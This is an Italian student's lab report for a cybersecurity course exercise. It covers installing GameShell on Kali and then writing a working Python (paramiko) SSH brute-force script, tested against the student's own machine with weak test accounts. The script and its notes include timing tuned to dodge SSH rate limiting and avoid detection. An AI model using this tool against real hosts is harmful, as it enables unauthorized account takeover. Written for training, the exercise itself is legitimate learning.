W8D4

Task 1

Installazione e Avviamento di GameShell


Apro il terminale su Kali e digito :

sudo apt update
sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh

[sudo] password for kali:
Hit:1 https://packages.microsoft.com/repos/code stable InRelease
Hit:2 http://http.kali.org/kali kali-rolling InRelease
683 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: https://packages.microsoft.com/repos/code/dists/stable/InRelease: Policy will reject signature within a year, see --audit for details
gettext is already the newest version (0.23.1-2+b1).
man-db is already the newest version (2.13.1-1).
procps is already the newest version (2:4.0.4-9).
psmisc is already the newest version (23.7-2).
nano is already the newest version (8.4-1).
tree is already the newest version (2.2.1-1).
bsdmainutils is already the newest version (12.1.8).
x11-apps is already the newest version (7.7+11+b1).
wget is already the newest version (1.25.0-2).
The following packages were automatically installed and are no longer required:
  python3-packaging-whl  python3-pyinstaller-hooks-contrib  python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 683
--2025-08-29 12:50:55--  https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/94422621/59962d4f-cbe9-4183-a63a-8d4513f145d4?sp=r&sv=2018-11
-09&sr=b&spr=https&se=2025-08-29T17%3A39%3A17Z&rscd=attachment%3B+filename%3Dgameshell.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-a
edd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-08-29T16%3A38%3A27Z&ske=2025-08-29T17%3A39%3A17Z&sks=b&skv=2018-11-09&sig=%2Bbi
%2FOnhDRBw5QLNhcAqpO2NTkoiToHlMTNlScobgM%2Bg%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l
0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc1NjQ4NjU1NywibmJmIjoxNzU2NDg2MjU3LCJwYXRoIjoicmVsZWFzZWFzZ2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2l
uZG93cy5uZXQifQ.oTBge60DkT4dmVWvYlaglGdV3MhpiuRagT51qUYuhBM&response-content-disposition=attachment%3B%20filename%3Dgameshell.sh&response-content-ty
pe=application%2Foctet-stream [following]
--2025-08-29 12:50:56--  https://release-assets.githubusercontent.com/github-production-release-asset/94422621/59962d4f-cbe9-4183-a63a-8d4513f145d4?
sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-08-29T17%3A39%3A17Z&rscd=attachment%3B+filename%3Dgameshell.sh&rsct=application%2Foctet-stream&skoid=96c2d
410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-08-29T16%3A38%3A27Z&ske=2025-08-29T17%3A39%3A17Z&sks=b&skv=2018-
11-09&sig=%2Bbi%2FOnhDRBw5QLNhcAqpO2NTkoiToHlMTNlScobgM%2Bg%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFz
ZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc1NjQ4NjU1NywibmJmIjoxNzU2NDg2MjU3LCJwYXRoIjoicmVsZWFzZWFzZ2V0cHJvZHVjdGlvbi5i
bG9iLmNvcmUud2luZG93cy5uZXQifQ.oTBge60DkT4dmVWvYlaglGdV3MhpiuRagT51qUYuhBM&response-content-disposition=attachment%3B%20filename%3Dgameshell.sh&resp
onse-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 209794 (205K) [application/octet-stream]
Saving to: 'gameshell.sh.1'

gameshell.sh.1                    100%[═══════════════════════════════════════════════════════════════════════⇒] 204.88K  --.-KB/s    in 0.09s

2025-08-29 12:50:56 (2.21 MB/s) - 'gameshell.sh.1' saved [209794/209794]
```

Proseguo con l'avvio di GameShell


Digitando di seguito: bash gameshell.sh




Con l'invio del comando si apre con successo l'interfaccia di GameShell

Premo Enter ed entro cosi nella schermata iniziale e sono pronto a iniziare!

Come concordato nella call di venerdi allego la foto della conferma del superamento delle **10 missioni richieste**



Poi ho proseguito un pò a farne altre come richiesto, allego foto di seguio il superamento delle missioni compreso la **missione 17**



Task 2

Ho scelto di scrivere il codcie in .py commentando tutto al suo interno con (#......)


```python
# Brute-Force Iron Man

# Importazione delle librerie necessarie
import paramiko
import argparse
import sys
import time

# Funzione per visualizzare il banner del programma
def print_banner():
    print(r"""
```

```python

    Brute-Force Iron Man
    """)
    print("="*60)

# Funzione per testare le credenziali SSH
def test_authentication(username, hostname, password):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  # Accetta automaticamente chiavi host sconosciute

    try:
        # Tentativo di connessione con timeout di 10 secondi
        client.connect(
            hostname,
            username=username,
            password=password,
            timeout=10,
            port=22
        )
        print(f"\n[+] SUCCESSO: {username}:{password}")
        client.close()
        return True
    except Exception as e:
        print(f"[-] Errore: {str(e)}")
        client.close()
        return False

# Funzione principale che gestisce la logica del brute-force
def main():
    print_banner()

    # Configurazione degli argomenti da riga di comando
    parser = argparse.ArgumentParser(description="Tool per attacco Brute-Force SSH")
    parser.add_argument("target", help="Indirizzo IP target")
    parser.add_argument("--userlist", required=True, help="File contenente la lista utenti")
    parser.add_argument("--passlist", required=True, help="File contenente la lista password")
    args = parser.parse_args()

    # Lettura delle liste da file
    with open(args.userlist) as f:
        users = [line.strip() for line in f if line.strip()]

    with open(args.passlist) as f:
        passwords = [line.strip() for line in f if line.strip()]

    # Informazioni iniziali sul target
    print(f"[+] Utenti caricati: {users}")
```

```python
    print(f"[+] Password caricate: {passwords}")
    print(f"[+] Inizio attacco su {args.target}:22")
    print("="*60)

    # Ciclo principale per testare tutte le combinazioni
    for user in users:
        print(f"\n[+] Testando utente: {user}")
        print("="*40)

        error_count = 0  # Contatore per gestire i tentativi falliti

        for password in passwords:
            print(f"\n[+] Testando: {user}:{password}")

            # Test della connessione
            success = test_authentication(user, args.target, password)

            if success:
                print(f"\n[+] Password trovata per {user}: {password}")
                break  # Esci dal loop se trovi la password
            else:
                error_count += 1

                # Gestione dei troppi errori consecutivi
                if error_count >= 3:
                    print("\n[!] Troppi errori, attendi 10 secondi...")
                    time.sleep(10)
                    error_count = 0

                # Pausa tra i tentativi per evitare il rilevamento
                time.sleep(2)

        # Pausa tra un utente e l'altro
        print(f"\n[+] Passando al prossimo utente... (attendi 15 secondi)")
        time.sleep(15)

# Esecuzione del programma con gestione dell'interruzione
if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("\n[!] Operazione annullata")
        sys.exit(0)
```

Per prima cosa ho installato sshpass con


Sudo apt install sshpass -y



Poi per testare lo script sulla mia macchina Kali ho abilitato il server SSH su Kali (se non attivo) eseguendo questi comandi da terminale

Avvio il servizio SSH


sudo systemctl start ssh



Verifico che sia attivo

sudo systemctl status ssh

Se attivo ricevero **acrtive (running)**



Ho deciso di creare 3 utenti per rendere lesercizio più accattivante

Utente "root" esiste già, reimposto la password per sicurezza

sudo useradd -m root (ho rieseguito il comando per avere conferma che l'avevo già)

echo "root:root" | sudo chpasswd


Creo utente "samaritan" con password "samaritan"

sudo useradd -m samaritan

echo "samaritan:samaritan" | sudo chpasswd

Utente "kali" esiste già, reimposto la password per sicurezza


echo "kali:kali" | sudo chpasswd



Creo le wordlist nella cartella ~/progetti


File users.txt (utenti da testare)

echo -e "root\nsamaritan\nkali" > ~/progetti/users.txt



File passwords.txt (password da testare: 3 corrette + 4 "da hacker")

echo -e "nsamaritan\nroot\nkali\nQ9wE5rT$2yU8\nP6-hJ2bN$4fG1\nX4i@7pL#9qR2\nZt8kM5vE3wY" > ~/progetti/passwords.txt




Verifico la configurazione SSH (abilita password)

sudo nano /etc/ssh/sshd_config

E proseguo con le modifiche, è possibbile notare le mie modifiche perchè sono colorate in bianco

Salvo e riavvio SSH

sudo systemctl restart ssh



Installo paramiko tramite apt

sudo apt install python3-paramiko

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python3-paramiko
[sudo] password for kali:
python3-paramiko is already the newest version (3.5.1-3).
python3-paramiko set to manually installed.
The following packages were automatically installed and are no longer required:
  python3-packaging-whl  python3-pyinstaller-hooks-contrib  python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 677
```

Installo il pacchetto venv se non è già presente

sudo apt install python3-venv

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python3-venv
The following packages were automatically installed and are no longer required:
  python3-packaging-whl  python3-pyinstaller-hooks-contrib  python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Upgrading:
  libpython3-dev  libpython3-stdlib  python3  python3-dev  python3-minimal  python3-venv

Summary:
  Upgrading: 6, Installing: 0, Removing: 0, Not Upgrading: 671
  Download size: 103 kB
  Space needed: 0 B / 60.7 GB available

Continue? [Y/n] y
Get:1 http://mirror.init7.net/kali kali-rolling/main amd64 python3-venv amd64 3.13.5-1 [1,180 B]
Get:3 http://mirror.init7.net/kali kali-rolling/main amd64 python3-dev amd64 3.13.5-1 [26.1 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libpython3-dev amd64 3.13.5-1 [10.4 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 python3-minimal amd64 3.13.5-1 [27.2 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 python3 amd64 3.13.5-1 [28.2 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libpython3-stdlib amd64 3.13.5-1 [10.2 kB]
Fetched 103 kB in 1s (126 kB/s)
(Reading database ... 422502 files and directories currently installed.)
Preparing to unpack .../python3-venv_3.13.5-1_amd64.deb ...
Unpacking python3-venv (3.13.5-1) over (3.13.3-1) ...
Preparing to unpack .../libpython3-dev_3.13.5-1_amd64.deb ...
Unpacking libpython3-dev:amd64 (3.13.5-1) over (3.13.3-1) ...
Preparing to unpack .../python3-dev_3.13.5-1_amd64.deb ...
Unpacking python3-dev (3.13.5-1) over (3.13.3-1) ...
Preparing to unpack .../python3-minimal_3.13.5-1_amd64.deb ...
Unpacking python3-minimal (3.13.5-1) over (3.13.3-1) ...
Setting up python3-minimal (3.13.5-1) ...
(Reading database ... 422502 files and directories currently installed.)
Preparing to unpack .../python3_3.13.5-1_amd64.deb ...
running python pre-rtupdate hooks for python3.13...
Unpacking python3 (3.13.5-1) over (3.13.3-1) ...
Preparing to unpack .../libpython3-stdlib_3.13.5-1_amd64.deb ...
Unpacking libpython3-stdlib:amd64 (3.13.5-1) over (3.13.3-1) ...
Setting up libpython3-dev:amd64 (3.13.5-1) ...
Setting up libpython3-stdlib:amd64 (3.13.5-1) ...
Setting up python3 (3.13.5-1) ...
running python rtupdate hooks for python3.13...
running python post-rtupdate hooks for python3.13...
Setting up python3-venv (3.13.5-1) ...
Setting up python3-dev (3.13.5-1) ...
Processing triggers for doc-base (0.11.2) ...
Processing 1 changed doc-base file...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
```


Crea un ambiente virtuale

python3 -m venv ~/myenv

```
┌──(kali㉿kali)-[~]
└─$ python3 -m venv ~/myenv
```

Attivo l'ambiente virtuale

source ~/myenv/bin/activate



Installo pamariko nell'ambiente virtuale

pip install paramiko

```
(myenv)-(kali㉿kali)-[~]
$ pip install paramiko
Collecting paramiko
  Downloading paramiko-4.0.0-py3-none-any.whl.metadata (3.9 kB)
Collecting bcrypt≥3.2 (from paramiko)
  Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl.metadata (10 kB)
Collecting cryptography≥3.3 (from paramiko)
  Downloading cryptography-45.0.6-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting invoke≥2.0 (from paramiko)
  Downloading invoke-2.2.0-py3-none-any.whl.metadata (3.3 kB)
Collecting pynacl≥1.5 (from paramiko)
  Downloading PyNaCl-1.5.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_64.whl.metadata (8.6 kB)
Collecting cffi≥1.14 (from cryptography≥3.3→paramiko)
  Downloading cffi-1.17.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (1.5 kB)
Collecting pycparser (from cffi≥1.14→cryptography≥3.3→paramiko)
  Downloading pycparser-2.22-py3-none-any.whl.metadata (943 bytes)
Downloading paramiko-4.0.0-py3-none-any.whl (223 kB)
Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl (284 kB)
Downloading cryptography-45.0.6-cp311-abi3-manylinux_2_34_x86_64.whl (4.5 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 4.5/4.5 MB 751.8 kB/s  0:00:05
Downloading cffi-1.17.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (479 kB)
Downloading invoke-2.2.0-py3-none-any.whl (160 kB)
Downloading PyNaCl-1.5.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_64.whl (856 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 856.7/856.7 kB 950.5 kB/s  0:00:01
Downloading pycparser-2.22-py3-none-any.whl (117 kB)
Installing collected packages: pycparser, invoke, bcrypt, cffi, pynacl, cryptography, paramiko
Successfully installed bcrypt-4.3.0 cffi-1.17.1 cryptography-45.0.6 invoke-2.2.0 paramiko-4.0.0 pycparser-2.22 pynacl-1.5.0
```

Adesso eseguo lo script con l'abiente virtuale

python3 ~/progetti/W8D4_Brute-Force.py 127.0.0.1 --userlist users.txt --passlist passwords.txt

oppure

python3 ~/progetti/W8D4_Brute-Force.py 192.168.50.100 --userlist users.txt --passlist passwords.txt

Ho conferma che il mio **Brutte-Force** funziona come conferma la foto di seguito

Criticità analizzate nello svolgimento dell'esercizio

Ho riscontrato delle criticita durante i primi test spiego come ho risolto

Rigurado la connessione SSH, avevo provato a velocizzare il Brute-Force ma non riusciva a reggere la velocita e mi dava errore

Error reading SSH protocol banne

Qeuasto indicava che il client SSH non riusciva a leggere il banner di benvenuto dal sever SSH per diversi motivi, il motivo del mio errore era legato al server SSH che rifiutava ulteriori connessioni per motivi di sicurezza (rate limiting)

Ho risolto in questo modo

Ho rallentato drasticamente a

2 secondi tra i tentativi

15 secondi tra un utente e l'altro

Ho migliorato la gestione degli errori

Se 3 errori consecutivi, attende 10 secondi

Timeout SSH aumentato a 10 secondi

Risolto

La porta 22 (SSH) era bloccata dal firewall risolvo come segue

Ho aperto la porta 22 nel firewall e consento le connessioni SSH con

sudo ufw allow 22/tcp

Ho ricaricato il firewall applicando le nuove regole con

sudo ufw reload

Ho verificato lo stato del firewall avendo conferma della porta 22 abilitata con

sudo ufw status

```
┌──(kali㉿kali)-[~/progetti]
└─$ sudo ufw status
[sudo] password for kali:
Status: active

To                         Action      From
--                         ------      ----
80                         ALLOW       Anywhere
53                         ALLOW       Anywhere
22/tcp                     ALLOW       Anywhere
80 (v6)                    ALLOW       Anywhere (v6)
53 (v6)                    ALLOW       Anywhere (v6)
22/tcp (v6)                ALLOW       Anywhere (v6)
```

Ho riavviato il server SSH e verifico SSH sia atttivo con

Risolto

sudo systemctl restart ssh

```
┌──(kali㉿kali)-[~/progetti]
└─$ sudo systemctl restart ssh

┌──(kali㉿kali)-[~/progetti]
└─$
```